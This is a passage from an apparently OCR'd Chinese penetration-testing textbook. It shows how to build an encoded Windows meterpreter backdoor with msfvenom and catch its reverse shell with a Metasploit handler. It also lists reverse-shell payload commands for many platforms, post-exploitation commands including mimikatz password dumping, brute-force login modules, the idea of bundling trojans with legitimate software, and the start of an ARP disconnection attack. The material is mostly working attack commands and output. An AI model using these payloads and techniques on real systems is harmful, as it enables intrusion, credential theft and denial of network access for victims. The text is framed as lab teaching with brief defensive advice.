└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.31.16 lport=4444 -e x86/shikata_ga_nai
-i 13 -f exe -o /root/dongwenlong.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 13 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai chosen with final size 705
Payload size: 705 bytes
Final size of exe file: 73802 bytes
Saved as: /root/dongwenlong.exe

┌──(root💀kali)-[~]
└─#
```

如图 3.3.2.8 生成后门程序

如上图所示经过 13 次编码最终生成了指定的程序，我们看一下在 root 目录下存在 dongwenlong.exe 这个程序，如图 3.3.2.9 所示：




图 3.3.2.9 生成后门程序文件

第二步：开启监听

当目标主机运行这个程序的时候，需要连接到 kali 系统 4444 端口，但是 kali 怎么知道对方什么时候连接呢？因此需要在黑客端及 kali 主机中开启监听，监听别人运行这个程序连接到 4444 端口。

1）新建终端，开启 msf，通过 use 命令选择 exploit/multi/handler 这个监听模块，该模块对应的默认 payload 与我们生成后门 dongwenlong.exe 时使用的 payload 不一致，因此

通过 set 命令改为一致的，这样才可以监听的到。如图 3.3.2.10 所示：

```
┌──(root💀kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

图 3.3.2.10 选择监听模块及 payload

2）配置参数，这里同样要配置成黑客 IP 的相关参数，说白了就是监听的端口，当后门程序 dongwenlong.exe 运行时会想主机发送连接请求，请求信息包括 IP 地址、端口等信息，因此黑客端就必须要监听这两个信息,也就是说这里要与生成后门程序设置的 IP 和端口保持一致，具体配置如图 3.3.2.11 所示：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.31.16
lhost ⇒ 192.168.31.16
```

图 3.3.2.11 配置监听 IP 地址和端口

此时，由于端口设置的是 4444，与默认的一致，因此不需要修

改，本质上是我知道它默认的就是 4444，因此在生成后门程序 dongwenlong.exe 时就是采用的 4444 端口，主要是因为想偷个懒~


然后我们输入 exploit 开始监听，如图 3.3.2.12 所示：

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.31.16:4444
```

图 3.3.2.12 开始监听

我们把生成的 dongwenlong.exe 文件拷贝到主机桌面，提前关闭杀毒软件，然后双击运行即可建立 tcp 连接并返回 meterpreter，如图 3.3.2.13 所示：



如图 3.3.2.13 双击运行程序即可建立连接

生成其它格式的后门木马：

安卓 app:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.31.16 LPORT=8888 -o ~/Desktop/test2.apk
```

Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.31.16 LPORT=8888 -f elf > shell.elf
```

Mac:

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.31.16 LPORT=8888 -f macho > shell.macho
```

PHP:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.27 LPORT=4444 -f raw -o test.php
```

ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.31.16 LPORT=8888 -f asp > shell.asp
```

ASPX:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.31.16 LPORT=8888 -f aspx > shell.aspx
```

JSP:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.31.16 LPORT=8888 -f raw > shell.jsp

Bash:

msfvenom -p cmd/unix/reverse_bash LHOST=192.168.31.16 LPORT=8888 -f raw > shell.sh

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=192.168.31.16 LPORT=8888 -f raw > shell.pl

Python

msfvenom -p python/meterpreter/reverser_tcp LHOST=192.168.31.16 LPORT=8888 -f raw > shell.py

这里介绍一下相关命令及 msf 一些常用模块:

基本命令:

background # 让 meterpreter 处于后台模式

sessions -i number # 与会话进行交互, number 表示第 n 个 session

quit # 退出会话

shell # 获得命令行

cat c:\\boot.ini # 查看文件内容

getwd # 查看当前工作目录 work directory

upload /root/Desktop/netcat.exe c:\\ # 上传文件到目标机上

download 0xfa.txt /root/Desktop/ # 下载文件到本机上

edit c:\\boot.ini # 编辑文件

search -d d:\\www -f web.config # search 文件

ps # 查看当前活跃进程

migrate pid # 将 Meterpreter 会话移植到进程数位 pid 的进程中

execute -H -i -f cmd.exe # 创建新进程 cmd.exe，-H 不可见，-i 交互

getpid # 获取当前进程的 pid

kill pid # 杀死进程

getuid # 查看权限

sysinfo # 查看目标机系统信息，如机器名，操作系统等

getsystem #提权操作

timestompc:/a.doc -c "10/27/2015 14:22:11" #修改文件的

创建时间

迁移进程：

meterpreter > ps

自行选择 PID

meterpreter > migrate pid

获取敏感信息：

run post/windows/gather/checkvm #是否虚拟机

run post/windows/gather/enum_applications #获取安装软件信息

run post/windows/gather/dumplinks #获取最近的文件操作

run post/windows/gather/enum_ie #获取 IE 缓存

run post/windows/gather/enum_chrome #获取 Chrome 缓存

run scraper #获取常见信息

获取明文密码：

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > load mimikatz

Loading extension mimikatz...success.

meterpreter > msv

[+] Running as SYSTEM

[*] Retrieving msv credentials

meterpreter > kerberos

[+] Running as SYSTEM

[*] Retrieving kerberos credentials

meterpreter > mimikatz_command -f samdump::hashes

Ordinateur : Testing

BootKey : 8c2c8d96e92a8ccfc407a1ca48531239

meterpreter > mimikatz_command -f sekurlsa::searchPasswords

[0] { Croxy ; Testing ; hehe }

[1] { test ; Testing ; test }

一些常用的破解模块

auxiliary/scanner/mssql/mssql_login

auxiliary/scanner/ftp/ftp_login

auxiliary/scanner/ssh/ssh_login

auxiliary/scanner/telnet/telnet_login

auxiliary/scanner/smb/smb_login

auxiliary/scanner/mssql/mssql_login

auxiliary/scanner/mysql/mysql_login

auxiliary/scanner/oracle/oracle_login

auxiliary/scanner/postgres/postgres_login

auxiliary/scanner/vnc/vnc_login

auxiliary/scanner/pcanywhere/pcanywhere_login

auxiliary/scanner/snmp/snmp_login

auxiliary/scanner/ftp/anonymous

auxiliary/admin/realvnc_41_bypass (Bypass VNCV4 网上也有利用工具)

auxiliary/admin/cisco/cisco_secure_acs_bypass

auxiliary/admin/http/jboss_deploymentfilerepository （内网遇到 Jboss 最爱:)

auxiliary/admin/http/dlink_dir_300_600_exec_noauth (Dlink 命令执行)

auxiliary/admin/mssql/mssql_exec （用爆破得到的 sa 弱口令进行执行命令 没回显:()

auxiliary/scanner/http/jboss_vulnscan (Jboss 内网渗透的好

朋友)

auxiliary/admin/mysql/mysql_sql （用爆破得到的弱口令执行 sql 语句:)

auxiliary/admin/oracle/post_exploitation/win32exec （爆破得到 Oracle 弱口令来 Win32 命令执行)

auxiliary/admin/postgres/postgres_sql (爆破得到的 postgres 用户来执行 sql 语句)

一些好用的脚本

uxiliary/scanner/rsync/modules_list （Rsync)

auxiliary/scanner/misc/redis_server (Redis)

auxiliary/scanner/ssl/openssl_heartbleed (心脏滴血)

auxiliary/scanner/mongodb/mongodb_login (Mongodb)

auxiliary/scanner/elasticsearch/indices_enum (elasticsearch)

auxiliary/scanner/http/axis_local_file_include (axis 本地文件包含)

auxiliary/scanner/http/http_put (http Put)

auxiliary/scanner/http/gitlab_user_enum (获取内网 gitlab 用户)

auxiliary/scanner/http/jenkins_enum （获取内网 jenkins 用户）

auxiliary/scanner/http/svn_scanner （svn Hunter）

auxiliary/scanner/http/tomcat_mgr_login （Tomcat 爆破）

auxiliary/scanner/http/zabbix_login （Zabbix ）

以上命令只占 msf 所有命令的冰山一角，msf 可以加载第三方插件无限扩展，因此这里不做更为详细的展示，你只要明白他能做非常多的事情就可以了。

回来我们看一下这个 dongwenlong.exe 程序，在演示时我们提前关闭了杀毒软件，现在右键用 360 杀毒软件进行扫描看一下是否可以识别，结果很明显成功识别出病毒，如图 3.3.2.14 所示：




图 3.3.2.14 被杀毒软件识别

那么你是不是以为安装了杀毒软件就完事大吉了？没那么简单，黑客可以通过免杀处理之后让生成的木马程序轻松绕过杀毒软件，并正常使用，这里会在免杀相关章节中进行解密。

其实还有一种更为简单的方法来生成后门程序，我们上面使用的命令相对来说说还是比较多的，这里介绍一个简化的命令 msfpc，如图 3.3.2.15 所示




图 3.3.2.15 msfpc 帮助文档

我们只需要输入：msfpc windows 192.168.31.16 4444 即可，指定是windows平台，指定好IP和端口，然后程序自动设置payload参数，并且生成针对于windows平台的exe格式可执行程序，同时

生成用于监听的 rc 资源文件，如图 3.3.2.16 所示：




图 3.3.2.16 msfpc 生成后门及监听资源文件

我们根据提示运行这个资源文件，这里的资源文件意思是我们为了避免重复设置payload参数把相关命令按照执行顺序打包成一个资源文件，这里我们先查看一下这个文件如图 3.3.2.17 所示，

图 3.3.2.17 查看资源文件

为了快速配置选择这个文件批量执行里面的代码，其中-r 参数就是指定资源文件，开启监听如图 3.3.2.18 所示：

```
┌──(root💀kali)-[~]
└─# msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc'
[*] Processing /root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc for ERB directives.
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> set PAYLOAD windows/meterp
ter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> set LHOST 192.168.31.16
LHOST ⇒ 192.168.31.16
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> set EnableStageEncoding tr
EnableStageEncoding ⇒ true
resource (/root/windows-meterpreter-staged-reverse-tcp-4444-exe.rc)> run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.31.16:4444
```

图 3.3.2.18 开启监听

然后将生成的 exe 文件在物理机上运行即可反弹连接了。

总结：黑客除了可以利用漏洞上传后门木马之外还可以通过直接生成后门木马程序，通过在目标主机上运行程序的方式来实现反弹连接。这里出于需要我们只是自己手动的去运行程序来模拟渗透攻击，真实情况不是这样的。很多时候都是通过把后门木马经过层层伪装来欺骗你去运行，比如在 msfvenom 命令中可以通过-x 参数指定要捆绑的正常程序，比如捆绑上 qq.exe，然后放到第三方网站，当别人在第三方网站下载所谓的破解版软件时就有可能中招了。针对于以上问题我们再这里总结如下：

1、不要轻易接收别人发来的陌生文件；

2、不要在第三方平台下载软件，一定要去官网下载，即便是有破解版的需求也要去一些大的平台下载，并且下载下来之后先进行杀毒检测；

3.3.3 arp 攻击

ARP（Address Resolution Protocol）是地址解析协议，它的作用是实现 IP 地址到 MAC 地址的转换。在计算机间通信的时候，计算机要知道目的计算机是谁（就像我们人交流一样，要知道对方是谁），这中间需要涉及到 MAC 地址，而 MAC 是真正的电脑的唯一标识符。

为什么需要 ARP 协议呢？因为在 OSI 七层模型中，对数据从上到下进行封装发送出去，然后对数据从下到上解包接收，但是上层（网络层）关心的 IP 地址，下层关心的是 MAC 地址，这个时候就需要映射 IP 和 MAC。

当两台计算机在同一个局域网通信，我们以 ping 命令为例来演示 arp 解析 IP 和 MAC 的流程，如图 3.3.3.1 所示：




图 3.3.3.1 arp 缓存表记录数据流程

① PC1 要向 IP2 发送通信数据；

② PC1 首先先在自己的 ARP 缓存表中查看 IP2 对应的 MAC 地址，发现没有

③ PC1 向局域网中发起广播说到：我是 IP1，我的 MAC 地址是 MAC1，谁是 IP2?

PC2 收到消息首先把 IP1 和 MAC1 存入 ARP 缓存表中

④ 然后 PC2 告诉 PC1 我是 IP2,我的 MAC 地址是 MAC2

PC2 收到回复后将 IP2 和 MAC2 存入 ARP 缓存表中

至此完成了 ARP 缓存表的数据记录，后续当 PC1 箱 IP2 发送请求的时候,首先在自己的缓存表中找到 MAC2,然后通过 MAC2 发送数据即可实现数据通信。

3.3.3.1 断网攻击

原理：将目标主机对应的路由 MAC 地址进行修改，导致其找不到路由的真正 MAC 地址，无法上网

实验环境：

	路由	黑客	目标
IP	192.168.31.1	192.168.31.16	192.168.31.17
MAC	88:c3:97:d4:2a:83	00:0c:29:e9:40:70	00:0c:29:5b:4e:87

我们先分别通过 arp -a 命令查看各自主机 ARP 缓存表，此时 ARP 缓存表中没有存储对方 IP 和 MAC 地址，如图 3.3.3.2 所示：




图 3.3.3.2 kali 和 win10 ARP 缓存表

我们在 kali 中 ping 一下 win10 主机的 IP：192.168.31.17 此时就会走上面那个流程，流程执行完之后，kali 系统 ARP 缓存中就已经有目标 IP 的网卡地址了，同样 win10 中也有了，如图 3.3.3.3，

3.3.34 所示：




图 3.3.3.3 kali ARP 缓存表




图 3.3.3.4 win10 ARP 缓存表

后续双方就可以通过在 ARP 缓存表中找到对应的 MAC 地址，然后就可以正常通信了。其实如果细心观察不难发现双方的 ARP 缓存表中都有路由 IP192.168.31.1 对应的 MAC 地址，因此双方在上网的时候都可以通过路由 IP 找到对应路由 MAC 地址，然后通过它来实现上网。

基于这个原理，试想一下如果我们把 win10ARP 缓存表中路由 IP 对应的 MAC 地址改为其它值,这样 win10 不就找不到真正的路由 MAC 地址了，因此无法上网，从而实现断网攻击。

通过这个原理的工具比较多，这里我就用 kali 系统自带的 arping 来进行演示，首先我们看一下该命令的帮助文档，如图 3.3.3.5 所示：

